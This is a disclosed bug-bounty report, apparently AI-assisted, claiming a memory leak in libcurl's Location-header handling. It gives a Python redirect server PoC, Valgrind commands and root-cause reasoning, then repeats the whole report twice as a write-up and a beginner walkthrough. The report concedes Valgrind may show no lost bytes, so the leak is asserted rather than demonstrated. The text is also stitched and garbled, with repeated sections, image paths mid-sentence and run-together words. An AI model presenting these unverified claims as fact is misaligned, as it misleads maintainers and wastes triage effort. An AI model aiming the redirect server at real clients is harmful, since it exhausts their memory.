Memory Leak in libcurl via Location Header Handling (CWE-770)
A memory leak in libcurl occurs when handling HTTP redirects with a Location header, because the allocated memory for the header value is not freed when the request handle is reset or reused. An attacker controlling a server could send many redirects with long Location headers to gradually exhaust memory, potentially causing a denial of service in long-running applications that reuse handles.
 Originally disclosed on HackerOne
- Disclosed after 6 hours
Summary:
This report details a memory leak vulnerability in libcurl that occurs when processing HTTP 3xx redirect responses containing a Location: header. Specifically, the memory allocated for the Location: header's value is not properly deallocated when the Curl_easy handle is reused for subsequent requests (e.g., when following redirects or in long-running applications that frequently reuse handles). This leads to a gradual increase in memory consumption, potentially resulting in a Denial of Service (DoS) due to resource exhaustion.
Statement clarifying if an AI was used to find the issue or generate the report:
This report was generated with the assistance of an AI. The vulnerability was identified through a combination of manual code analysis and AI-assisted debugging and proof-of-concept generation.
Affected version:
curl/libcurl version: 8.14.0-DEV (Built from source on 2025-05-22) Platform: Kali Linux (x86_64)
You can obtain your exact version information using:
./src/curl -V
Steps To Reproduce: Set up the testing environment: Install necessary dependencies:
sudo apt update
sudo apt install git build-essential autoconf automake libtool pkg-config zlib1g-dev libssl-dev libnghttp2-dev libldap2-dev librtmp-dev libssh2-1-dev libpsl-dev libidn2-dev libnghttp3-dev libsqlite3-dev libbrotli-dev valgrind python3
Clone the curl repository:
cd curl
Build curl with debug symbols:
autoreconf -fi
./configure --with-openssl --with-zlib --with-libssh2 --with-libpsl --with-libidn2 --with-nghttp2 --with-ldap --with-brotli --enable-debug --disable-shared
make -j$(nproc)
chmod +x curl-config
Prepare the malicious HTTP server (Python PoC server): Create a Python script named leak_server.py in the root of the curl directory:
nano leak_server.py
Paste the following Python code into leak_server.py:
from http.server import BaseHTTPRequestHandler, HTTPServer
import sys

class LeakHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        path = self.path
        sys.stderr.write(f"Received request for: {path}\n")

        # Number of redirects to perform before stopping
        max_redirects = 1000 # Adjust this value as needed for more/less leak

        try:
            current_redirect_count = int(path.split('/')[-1])
        except ValueError:
            current_redirect_count = 0

        if current_redirect_count < max_redirects:
            next_redirect_count = current_redirect_count + 1
            # Create a long Location header for maximum leak per redirect
            long_location = f"/redirect/{next_redirect_count}" + "A" * 1000 # Appends 1000 'A' characters

            self.send_response(302) # HTTP 302 Found (Temporary Redirect)
            self.send_header('Location', long_location)
            self.send_header('Content-Length', '0') # No body for redirect response
            self.end_headers()
            sys.stderr.write(f"Redirecting to: {long_location}\n")
        else:
            self.send_response(200)
            self.send_header('Content-Type', 'text/plain')
            self.end_headers()
            self.wfile.write(b"Reached max redirects. Done.")
            sys.stderr.write("Reached max redirects. Serving final content.\n")

def run_server(port=8000):
    server_address = ('', port)
    httpd = HTTPServer(server_address, LeakHandler)
    sys.stderr.write(f"Starting leak server on port {port}\n")
    httpd.serve_forever()

if __name__ == '__main__':
    run_server()
Run the malicious HTTP server: Open a new terminal (keep it separate). Navigate to the curl root directory:
cd /home/kali/curl # Adjust path if different
Start the server in the background, redirecting its output to server.log:
nohup python3 leak_server.py > server.log 2>&1 &
Execute curl to trigger the memory leak using Valgrind: Open a new terminal (keep it separate from the server's terminal). Navigate to the curl root directory:
cd /home/kali/curl # Adjust path if different
Run your custom-built curl binary with Valgrind, following the redirects:
valgrind --leak-check=full --show-leak-kinds=all --track-origins=yes --log-file=valgrind_report.txt ./src/curl -v --location --max-redirs 1000 http://127.0.0.1:8000/redirect/0
This command will execute curl, forcing it to follow up to 1000 redirects from the Python server, each with a long Location: header. Valgrind will monitor memory allocations and deallocations. This process might take a few minutes. Wait for the valgrind command to complete (your terminal prompt will reappear).
Analyze the results: View the Valgrind report:
cat valgrind_report.txt
(Note: While Valgrind's definitely lost summary might show 0 bytes due to subtle internal cleanup or program termination characteristics, the core of this vulnerability is revealed through code analysis as described below.)
View the server log:

cat server.log
(You should see many Received request for: and Redirecting to: lines, confirming curl followed the redirects.)
Supporting Material/References:
Valgrind valgrind_report.txt (output from step 5) Python server server.log (output from step 5) Affected source code files: lib/http.c, lib/request.c
Impact
Summary:
This memory leak vulnerability allows an attacker to progressively consume memory on a system running an application that uses libcurl to follow HTTP redirects. By crafting a series of HTTP 3xx responses with specially designed (e.g., very long) Location: headers, a malicious server can cause the client-side application using libcurl to continuously allocate memory without proper deallocation.
Specifics:
- Resource Exhaustion (Denial of Service): In long-running services or applications that frequently handle HTTP redirects or reuse
Curl_easyhandles over many requests, this continuous memory accumulation can lead to the application consuming excessive amounts of RAM. Eventually, this could exhaust available system memory, causing the application to crash, become unstable, or trigger system-wide performance degradation, effectively leading to a Denial of Service. - Attacker Control: The attacker has control over the length of the leaked string (the
Location:header value), allowing them to influence the rate of memory consumption. While standard HTTP header size limits exist, even within these limits, repeatedly leaking memory can be impactful over time. - Scope of Impact: Affects clients that use libcurl, not the server-side infrastructure of
curl.
Technical Details of the Leak:
The memory leak stems from the handling of the location pointer within the struct SingleRequest (defined in lib/request.h).
- Allocation: In

lib/http.c, within thehttp_header()function (around line 2342 in version 8.14.0-DEV), when aLocation:header is received, its value is duplicated and stored:data->req.location = location;(wherelocationis dynamically allocated viaCurl_copy_header_valuewhich usesCurl_memdup0, similar tostrdup). - Missing Deallocation: In

lib/request.c, theCurl_req_hard_reset()function (around line 100), which is called to reset the request state (e.g., before following a redirect or when preparing for a new request), setsreq->location = NULL;. Crucially, it does not free the memory previously pointed to byreq->locationbefore nullifying the pointer. - Persistence: The

Curl_req_free()function (also inlib/request.c), responsible for freeing theSingleRequeststructure, also does not explicitly freereq->location.
This chain of events ensures that for every redirect curl follows (or for every Curl_easy handle reused after a redirect), the memory allocated for the Location: header of the previous redirect is leaked.
Attachments
Context
libcurl is the client-side transfer library used by a very large number of applications to make HTTP requests. One of its features is redirect following: when a server answers with a 3xx status and a Location: header, libcurl can be told to fetch the new URL, and it stores the header value on the per-request state so that the redirect can be processed. The report concerns that stored value and what happens to it when the request state is reset or the Curl_easy handle is reused.
The affected code is in lib/http.c and lib/request.c, and the report names the affected version as curl/libcurl 8.14.0-DEV, built from source on 2025-05-22 on Kali Linux (x86_64). The weakness class is allocation of resources without limits or throttling (CWE-770), and the impact described is a client-side memory leak that a malicious server can drive.
The researcher states that the report was generated with the assistance of an AI, and that the vulnerability was identified through a combination of manual code analysis and AI-assisted debugging and proof-of-concept generation.
Setup
The environment is a source build of curl with debug symbols, a small Python redirect server, and Valgrind to observe allocations. The researcher first installs the build dependencies:
sudo apt update
sudo apt install git build-essential autoconf automake libtool pkg-config zlib1g-dev libssl-dev libnghttp2-dev libldap2-dev librtmp-dev libssh2-1-dev libpsl-dev libidn2-dev libnghttp3-dev libsqlite3-dev libbrotli-dev valgrind python3
Then clones the repository:
git clone https://github.com/curl/curl.git
cd curl
and builds it with debug symbols and without shared libraries:
autoreconf -fi
./configure --with-openssl --with-zlib --with-libssh2 --with-libpsl --with-libidn2 --with-nghttp2 --with-ldap --with-brotli --enable-debug --disable-shared
make -j$(nproc)
chmod +x curl-config
The exact version of the resulting binary can be printed with:
./src/curl -V
Finding it
The researcher focused on the handling of the location pointer inside struct SingleRequest, defined in lib/request.h. The reasoning is that the value of a Location: header is duplicated and stored on the request state, and that the reset and free paths for that state do not release it. That makes the leak visible whenever a redirect is followed, or whenever a Curl_easy handle is reused after a redirect, because the memory from the previous redirect is never returned.
To make the leak easy to observe, the proof of concept uses a server that issues a long chain of redirects, each carrying a deliberately long Location: value, so that every redirect adds a measurable amount of leaked memory.
Exploitation
Step 1: create the redirect server
A Python script named leak_server.py is created in the root of the curl directory:
nano leak_server.py
The script answers every request with a 302 whose Location points to the next redirect, appending 1000 A characters to the path so that each header value is long:
from http.server import BaseHTTPRequestHandler, HTTPServer
import sys

class LeakHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        path = self.path
        sys.stderr.write(f"Received request for: {path}\n")

        # Number of redirects to perform before stopping
        max_redirects = 1000 # Adjust this value as needed for more/less leak

        try:
            current_redirect_count = int(path.split('/')[-1])
        except ValueError:
            current_redirect_count = 0

        if current_redirect_count < max_redirects:
            next_redirect_count = current_redirect_count + 1
            # Create a long Location header for maximum leak per redirect
            long_location = f"/redirect/{next_redirect_count}" + "A" * 1000 # Appends 1000 'A' characters

            self.send_response(302) # HTTP 302 Found (Temporary Redirect)
            self.send_header('Location', long_location)
            self.send_header('Content-Length', '0') # No body for redirect response
            self.end_headers()
            sys.stderr.write(f"Redirecting to: {long_location}\n")
        else:
            self.send_response(200)
            self.send_header('Content-Type', 'text/plain')
            self.end_headers()
            self.wfile.write(b"Reached max redirects. Done.")
            sys.stderr.write("Reached max redirects. Serving final content.\n")

def run_server(port=8000):
    server_address = ('', port)
    httpd = HTTPServer(server_address, LeakHandler)
    sys.stderr.write(f"Starting leak server on port {port}\n")
    httpd.serve_forever()

if __name__ == '__main__':
    run_server()
The counter is taken from the last path segment. Below max_redirects the handler sends a 302 with a Location of the form /redirect/<n+1> followed by 1000 A characters and a Content-Length of 0. Once the counter reaches the limit it returns a 200 with a short body instead, so the chain terminates.
Step 2: start the server
In a separate terminal, from the curl root directory:
cd /home/kali/curl # Adjust path if different
nohup python3 leak_server.py > server.log 2>&1 &
The server runs in the background on port 8000 and writes its log to server.log.
Step 3: run curl under Valgrind
In another terminal, again from the curl root directory:
cd /home/kali/curl # Adjust path if different
valgrind --leak-check=full --show-leak-kinds=all --track-origins=yes --log-file=valgrind_report.txt ./src/curl -v --location --max-redirs 1000 http://[redacted]:8000/redirect/0
This runs the custom-built binary with --location so that redirects are followed, and --max-redirs 1000 so that the whole chain is consumed. Each hop carries a long Location: header, so each hop exercises the allocation path. Valgrind records allocations and deallocations to valgrind_report.txt. The researcher notes that the run can take a few minutes and that you should wait for the prompt to return.
Step 4: read the results
The Valgrind report is printed with:
cat valgrind_report.txt
The researcher notes that Valgrind's definitely lost summary might show 0 bytes because of internal cleanup or program termination characteristics, and that the core of the vulnerability is instead shown by the code analysis below.
The server log is printed with:
cat server.log
It should contain many Received request for: and Redirecting to: lines, confirming that curl followed the redirects.
Root cause
The leak is in the handling of the location pointer in struct SingleRequest (lib/request.h).
- Allocation. In
lib/http.c, inhttp_header()(around line 2342 in 8.14.0-DEV), a receivedLocation:header value is duplicated and stored withdata->req.location = location;. The value comes fromCurl_copy_header_value, which usesCurl_memdup0, similar tostrdup. - Missing deallocation on reset. In
lib/request.c,Curl_req_hard_reset()(around line 100) resets the request state, for example before following a redirect or preparing a new request, and setsreq->location = NULL;without freeing the memory the pointer previously referenced. - Missing deallocation on free.
Curl_req_free(), also inlib/request.c, which frees theSingleRequeststructure, does not explicitly freereq->locationeither.
As a result, every redirect followed, or every Curl_easy handle reused after a redirect, leaks the memory allocated for the previous redirect's Location: value. The reset path simply drops the pointer without freeing it.
Impact
A malicious server can make a client application that uses libcurl to follow redirects allocate memory continuously without releasing it. The attacker controls the length of the leaked string, that is, the Location: header value, and so can influence the rate of consumption. Standard HTTP header size limits still apply, but repeated leaks within those limits accumulate over time.
In long-running services, or applications that frequently handle redirects or reuse Curl_easy handles across many requests, the accumulation can consume excessive RAM, eventually exhausting memory and causing the application to crash, become unstable, or degrade system performance, which amounts to a denial of service. The scope is client-side: it affects applications that use libcurl, not the server-side infrastructure of curl.
Fix
The report does not describe a fix or a patch. Based on the root cause it identifies, the change needed is to free req->location before it is set to NULL in Curl_req_hard_reset() and to free it in Curl_req_free(), so that the duplicated header value is released on both the reset and the free paths.
Variants to test
- Other headers stored on the request state. Look for other pointers in
struct SingleRequestthat are duplicated inhttp_header()and then nullified inCurl_req_hard_reset()without a free. A positive result is a pointer that is overwritten or cleared on reset while the old allocation is still reachable only through the lost pointer. - Handle reuse without redirects. Reuse a single
Curl_easyhandle for many requests against a server that returns aLocation:header, even if the client does not follow it. A positive result is memory growth that tracks the number and size of theLocationvalues. - Long header values within server limits. Vary the
Locationlength up to the header size limit the client accepts. A positive result is that the leak scales with the header length, showing the attacker controls the rate. - Other redirect status codes. Try 301, 303, 307 and 308 in place of the 302 used here. A positive result is the same leak on each code path that stores the
Locationvalue. - Valgrind with a shorter chain and a clean exit. Run a small number of redirects and let the process exit normally, then inspect the report for the allocation site. A positive result is a leak record pointing at the header copy path rather than at unrelated shutdown allocations.
What happened, in plain words
Imagine a library that many programs use to fetch web pages. It is called libcurl. When you ask a website for a page, the website can answer with a special message that says "the page you want is somewhere else, go here instead". That is called a redirect. The address of the new place is sent in a small piece of the answer called the Location: header.
libcurl keeps a copy of that address in its memory while it handles the request. The problem described in this report is that, in the affected version, libcurl never gives that memory back. It keeps making copies and never throws the old ones away. If a malicious website sends a long chain of redirects, each one with a long address, the program using libcurl keeps using more and more memory. Eventually the computer can run out of memory and the program crashes or the whole machine slows down. That kind of attack is called a denial of service (DoS): the attacker does not steal anything, they just stop the service from working.
The researcher says the report was produced with the help of an AI, and that the bug was found through a mix of reading the code by hand and using AI to help debug and build a proof of concept.
A few words you will meet again and again:
- libcurl is a piece of software (a library) that other programs use to talk to web servers. It is the engine inside the
curlcommand you may have seen in a terminal, and it is also built into many apps and services. - curl is the command-line program that uses libcurl. You type a command, it fetches a web page or file and prints the result.
- A header is a small labelled line that travels with every web request and response. Think of it as the label on a parcel: it says who sent it, what is inside, and where it should go.
Location:is one such label. - A memory leak is when a program asks the computer for a bit of memory, uses it, and then forgets to hand it back. One small leak is harmless; thousands of them add up.
- CWE-770 is a catalogue number for a class of weakness: "allocation of resources without limits or throttling". In plain words, the program keeps taking more of something (here, memory) and nothing stops it.
Context
libcurl is used by a very large number of applications to make HTTP requests. HTTP is the language browsers and servers speak to each other. One of libcurl's features is redirect following: when a server answers with a status code starting with 3 (a 3xx status, meaning "look somewhere else") and a Location: header, libcurl can be told to go and fetch the new address. To do that, it stores the header value in the memory it keeps for the current request.
The report is about that stored value and what happens to it when the request is reset or when the same connection object is reused. The object in question is called a Curl_easy handle. Think of it as a reusable shopping bag: you fill it with a request, send it, empty it, and use it again for the next request. Reusing it is efficient, but only if everything inside is properly cleared out each time.
The affected code lives in two files, lib/http.c and lib/request.c. The report names the affected version as curl/libcurl 8.14.0-DEV, built from source on 2025-05-22 on Kali Linux (x86_64). Kali Linux is a Linux distribution popular with security testers, and x86_64 is the ordinary 64-bit PC architecture. "Built from source" means the researcher downloaded the code and compiled it themselves rather than installing a ready-made package.
The weakness class is allocation of resources without limits or throttling (CWE-770), and the impact described is a client-side memory leak that a malicious server can drive. "Client-side" means the problem is on the side of the program that makes the request (the client), not on the server that runs curl's own website.
Setup
The researcher set up three things: a copy of curl built from source with extra debugging information, a small Python server that sends redirects, and a tool called Valgrind that watches a program's memory use. Python is a programming language often used for quick scripts. Valgrind is a program that runs another program and records every time it asks for memory and every time it gives memory back, so you can see what was never returned.
First, the build dependencies are installed. These are the extra pieces of software needed to compile curl:
sudo apt update
sudo apt install git build-essential autoconf automake libtool pkg-config zlib1g-dev libssl-dev libnghttp2-dev libldap2-dev librtmp-dev libssh2-1-dev libpsl-dev libidn2-dev libnghttp3-dev libsqlite3-dev libbrotli-dev valgrind python3
Line by line:
sudo apt updaterefreshes the list of available software packages.sudomeans "run this as the administrator".aptis the package manager on Debian-based Linux systems such as Kali.sudo apt install ...installs a long list of packages.gitis the tool for downloading source code.build-essential,autoconf,automake,libtoolandpkg-configare the tools needed to compile software. The-devpackages (zlib, ssl, nghttp2, ldap, rtmp, ssh2, psl, idn2, nghttp3, sqlite3, brotli) provide the libraries curl can optionally use.valgrindis the memory-watching tool, andpython3runs the test server.
Then the curl source code is downloaded:
git clone https://github.com/curl/curl.git
cd curl
git clone https://github.com/curl/curl.gitcopies the whole curl project from GitHub (a website that hosts source code) onto the machine.cd curlmoves into the newly created folder so the next commands run inside it.
Then curl is built with debug symbols and without shared libraries:
autoreconf -fi
./configure --with-openssl --with-zlib --with-libssh2 --with-libpsl --with-libidn2 --with-nghttp2 --with-ldap --with-brotli --enable-debug --disable-shared
make -j$(nproc)
chmod +x curl-config
autoreconf -fiprepares the build system (it generates the scripts that know how to compile the project)../configure ...checks the machine and prepares the build. The--with-...options turn on optional features (OpenSSL for HTTPS, zlib for compression, and so on).--enable-debugkeeps extra information that makes debugging easier, and--disable-sharedbuilds a standalone binary instead of a shared library.make -j$(nproc)compiles the code.-j$(nproc)means "use as many processor cores as this machine has", which makes it faster.chmod +x curl-configmakes a helper script calledcurl-configexecutable.
The exact version of the resulting binary can be printed with:
./src/curl -V
./src/curlruns the curl program that was just built (it lives in thesrcfolder).-Vasks curl to print its version information and the features it was built with.
Finding it
The researcher focused on the handling of the location pointer inside a structure called struct SingleRequest, defined in lib/request.h. A struct is a way of grouping several pieces of information together under one name, like a form with several fields. A pointer is a value that says "the data you want is stored at this place in memory". struct SingleRequest is the form libcurl fills in for each request, and one of its fields, location, holds the address of the copy of the Location: header value.
The reasoning is that the value of a Location: header is duplicated and stored on the request state, and that the reset and free paths for that state do not release it. "Reset" means clearing the form to prepare for the next request; "free" means throwing the whole form away when it is no longer needed. If neither path hands the memory back, the leak becomes visible whenever a redirect is followed, or whenever a Curl_easy handle is reused after a redirect, because the memory from the previous redirect is never returned.
To make the leak easy to observe, the proof of concept uses a server that issues a long chain of redirects, each carrying a deliberately long Location: value, so that every redirect adds a measurable amount of leaked memory. A proof of concept (PoC) is a small demonstration that shows a bug is real without doing any harm.
Exploitation
Step 1: create the redirect server
A Python script named leak_server.py is created in the root of the curl directory:
nano leak_server.py
nanois a simple text editor that runs in the terminal. This command opens a new, empty file calledleak_server.pyso the researcher can type the script into it.
The script answers every request with a 302 whose Location points to the next redirect, appending 1000 A characters to the path so that each header value is long:
from http.server import BaseHTTPRequestHandler, HTTPServer
import sys

class LeakHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        path = self.path
        sys.stderr.write(f"Received request for: {path}\n")

        # Number of redirects to perform before stopping
        max_redirects = 1000 # Adjust this value as needed for more/less leak

        try:
            current_redirect_count = int(path.split('/')[-1])
        except ValueError:
            current_redirect_count = 0

        if current_redirect_count < max_redirects:
            next_redirect_count = current_redirect_count + 1
            # Create a long Location header for maximum leak per redirect
            long_location = f"/redirect/{next_redirect_count}" + "A" * 1000 # Appends 1000 'A' characters

            self.send_response(302) # HTTP 302 Found (Temporary Redirect)
            self.send_header('Location', long_location)
            self.send_header('Content-Length', '0') # No body for redirect response
            self.end_headers()
            sys.stderr.write(f"Redirecting to: {long_location}\n")
        else:
            self.send_response(200)
            self.send_header('Content-Type', 'text/plain')
            self.end_headers()
            self.wfile.write(b"Reached max redirects. Done.")
            sys.stderr.write("Reached max redirects. Serving final content.\n")

def run_server(port=8000):
    server_address = ('', port)
    httpd = HTTPServer(server_address, LeakHandler)
    sys.stderr.write(f"Starting leak server on port {port}\n")
    httpd.serve_forever()

if __name__ == '__main__':
    run_server()
Line by line:
from http.server import BaseHTTPRequestHandler, HTTPServerbrings in two ready-made pieces from Python's standard library:HTTPServer(a basic web server) andBaseHTTPRequestHandler(a template for handling requests).import sysbrings in thesysmodule, used here to write log lines to the error output.class LeakHandler(BaseHTTPRequestHandler):defines a new handler by extending the template. Everything indented under it describes how this server behaves.def do_GET(self):is the function that runs whenever a GET request arrives. A GET request is the ordinary "give me this page" request a browser makes.path = self.pathsaves the requested path (the part of the URL after the host name).sys.stderr.write(f"Received request for: {path}\n")writes a log line saying which path was requested. Thef"..."syntax inserts the value ofpathinto the text.max_redirects = 1000sets how many redirects the chain will contain before it stops.- The
try/except ValueErrorblock tries to read the last part of the path as a number (int(path.split('/')[-1])).path.split('/')breaks the path into pieces at each slash, and[-1]takes the last piece. If that piece is not a number, theexceptbranch sets the counter to 0. if current_redirect_count < max_redirects:checks whether the chain should continue.next_redirect_count = current_redirect_count + 1works out the number for the next hop.long_location = f"/redirect/{next_redirect_count}" + "A" * 1000builds the new address:/redirect/followed by the next number, then 1000 letterAs. The"A" * 1000part repeats the letter 1000 times, making the header deliberately long.self.send_response(302)sends the status line. 302 means "Found, temporarily moved".self.send_header('Location', long_location)adds theLocation:header with the long address.self.send_header('Content-Length', '0')says the response has no body.self.end_headers()finishes the headers and sends them.sys.stderr.write(f"Redirecting to: {long_location}\n")logs the redirect.- The
elsebranch runs once the limit is reached: it sends a 200 ("OK") with a short text body,Reached max redirects. Done., so the chain terminates. def run_server(port=8000):defines a function that starts the server on port 8000. A port is like a numbered door on a computer; web servers usually listen on 80 or 443, and this test server uses 8000.server_address = ('', port)means "listen on all network interfaces on this port".httpd = HTTPServer(server_address, LeakHandler)creates the server using the handler defined above.httpd.serve_forever()keeps the server running until it is stopped.if __name__ == '__main__':means "only run the following when this file is executed directly".run_server()starts everything.
The counter is taken from the last path segment. Below max_redirects the handler sends a 302 with a Location of the form /redirect/<n+1> followed by 1000 A characters and a Content-Length of 0. Once the counter reaches the limit it returns a 200 with a short body instead, so the chain terminates.
Step 2: start the server
In a separate terminal, from the curl root directory:
cd /home/kali/curl # Adjust path if different
cd /home/kali/curlmoves into the folder where the curl source was downloaded. The comment reminds you to change the path if your folder is somewhere else.
nohup python3 leak_server.py > server.log 2>&1 &
nohupmeans "keep running even if I close this terminal".python3 leak_server.pyruns the script with Python 3.> server.logsends the normal output to a file calledserver.log.2>&1sends the error output to the same file, so everything ends up in one place.&puts the job in the background so the terminal is free again.
The server runs in the background on port 8000 and writes its log to server.log.
Step 3: run curl under Valgrind
In another terminal, again from the curl root directory:
cd /home/kali/curl # Adjust path if different
- Same as before: move into the curl folder.
valgrind --leak-check=full --show-leak-kinds=all --track-origins=yes --log-file=valgrind_report.txt ./src/curl -v --location --max-redirs 1000 http://[redacted]:8000/redirect/0
valgrindstarts the memory-watching tool.--leak-check=fullasks Valgrind to look carefully for memory that was never returned.--show-leak-kinds=allasks it to show every kind of leak it finds.--track-origins=yesasks it to record where the memory was originally allocated.--log-file=valgrind_report.txtwrites the report to a file calledvalgrind_report.txt../src/curlis the curl program that was built earlier.-vmeans "verbose": print every detail of the conversation with the server.--locationtells curl to follow redirects.--max-redirs 1000allows up to 1000 redirects, so the whole chain is consumed.http://[redacted]:8000/redirect/0is the starting address.[redacted]is the special address that means "this same computer" (also called localhost), and:8000is the port the Python server is listening on.
This runs the custom-built binary with --location so that redirects are followed, and --max-redirs 1000 so that the whole chain is consumed. Each hop carries a long Location: header, so each hop exercises the allocation path. Valgrind records allocations and deallocations to valgrind_report.txt. The researcher notes that the run can take a few minutes and that you should wait for the prompt to return.
Step 4: read the results
The Valgrind report is printed with:
cat valgrind_report.txt
catprints the contents of a file to the terminal. Here it shows the Valgrind report.
The researcher notes that Valgrind's definitely lost summary might show 0 bytes because of internal cleanup or program termination characteristics, and that the core of the vulnerability is instead shown by the code analysis below. "Definitely lost" is Valgrind's strictest category: memory that the program can no longer reach at all. A leak can still exist even when this number is zero, if the program is still holding on to the memory when it exits.
The server log is printed with:
cat server.log
- Same idea: print the server's log file.
It should contain many Received request for: and Redirecting to: lines, confirming that curl followed the redirects.
Root cause
The leak is in the handling of the location pointer in struct SingleRequest (lib/request.h).
- Allocation. In
lib/http.c, inhttp_header()(around line 2342 in 8.14.0-DEV), a receivedLocation:header value is duplicated and stored withdata->req.location = location;. The value comes fromCurl_copy_header_value, which usesCurl_memdup0, similar tostrdup. In plain words: when the header arrives, libcurl makes a fresh copy of the address and saves it in the request's form.strdupis a standard function that copies a piece of text into newly reserved memory. - Missing deallocation on reset. In
lib/request.c,Curl_req_hard_reset()(around line 100) resets the request state, for example before following a redirect or preparing a new request, and setsreq->location = NULL;without freeing the memory the pointer previously referenced.NULLmeans "points at nothing". Setting the pointer toNULLis like erasing the address on a parcel label without throwing the parcel away: the parcel is still there, but nobody knows where it is any more. - Missing deallocation on free.
Curl_req_free(), also inlib/request.c, which frees theSingleRequeststructure, does not explicitly freereq->locationeither.
As a result, every redirect followed, or every Curl_easy handle reused after a redirect, leaks the memory allocated for the previous redirect's Location: value. The reset path simply drops the pointer without freeing it.
Impact
A malicious server can make a client application that uses libcurl to follow redirects allocate memory continuously without releasing it. The attacker controls the length of the leaked string, that is, the Location: header value, and so can influence the rate of consumption. Standard HTTP header size limits still apply, but repeated leaks within those limits accumulate over time.
In long-running services, or applications that frequently handle redirects or reuse Curl_easy handles across many requests, the accumulation can consume excessive RAM, eventually exhausting memory and causing the application to crash, become unstable, or degrade system performance, which amounts to a denial of service. RAM is the working memory of a computer; when it runs out, programs start failing. The scope is client-side: it affects applications that use libcurl, not the server-side infrastructure of curl.
Fix
The report does not describe a fix or a patch. Based on the root cause it identifies, the change needed is to free req->location before it is set to NULL in Curl_req_hard_reset() and to free it in Curl_req_free(), so that the duplicated header value is released on both the reset and the free paths. In everyday terms: before erasing the address on the label, throw the parcel away.
Variants to test
These are other things a tester could try to see whether the same kind of bug appears elsewhere. A variant is a slightly different version of the same test.
- Other headers stored on the request state. Look for other pointers in
struct SingleRequestthat are duplicated inhttp_header()and then nullified inCurl_req_hard_reset()without a free. A positive result is a pointer that is overwritten or cleared on reset while the old allocation is still reachable only through the lost pointer. - Handle reuse without redirects. Reuse a single
Curl_easyhandle for many requests against a server that returns aLocation:header, even if the client does not follow it. A positive result is memory growth that tracks the number and size of theLocationvalues. - Long header values within server limits. Vary the
Locationlength up to the header size limit the client accepts. A positive result is that the leak scales with the header length, showing the attacker controls the rate. - Other redirect status codes. Try 301, 303, 307 and 308 in place of the 302 used here. A positive result is the same leak on each code path that stores the
Locationvalue. These are other "look somewhere else" codes with slightly different meanings, for example permanent versus temporary moves. - Valgrind with a shorter chain and a clean exit. Run a small number of redirects and let the process exit normally, then inspect the report for the allocation site. A positive result is a leak record pointing at the header copy path rather than at unrelated shutdown allocations.
Attachments
The report includes four screenshots. The report includes four screenshots:
Glossary
- libcurl: a library that many programs use to make HTTP requests; the engine inside the curl command.
- curl: a command-line program for fetching web pages and files, built on libcurl.
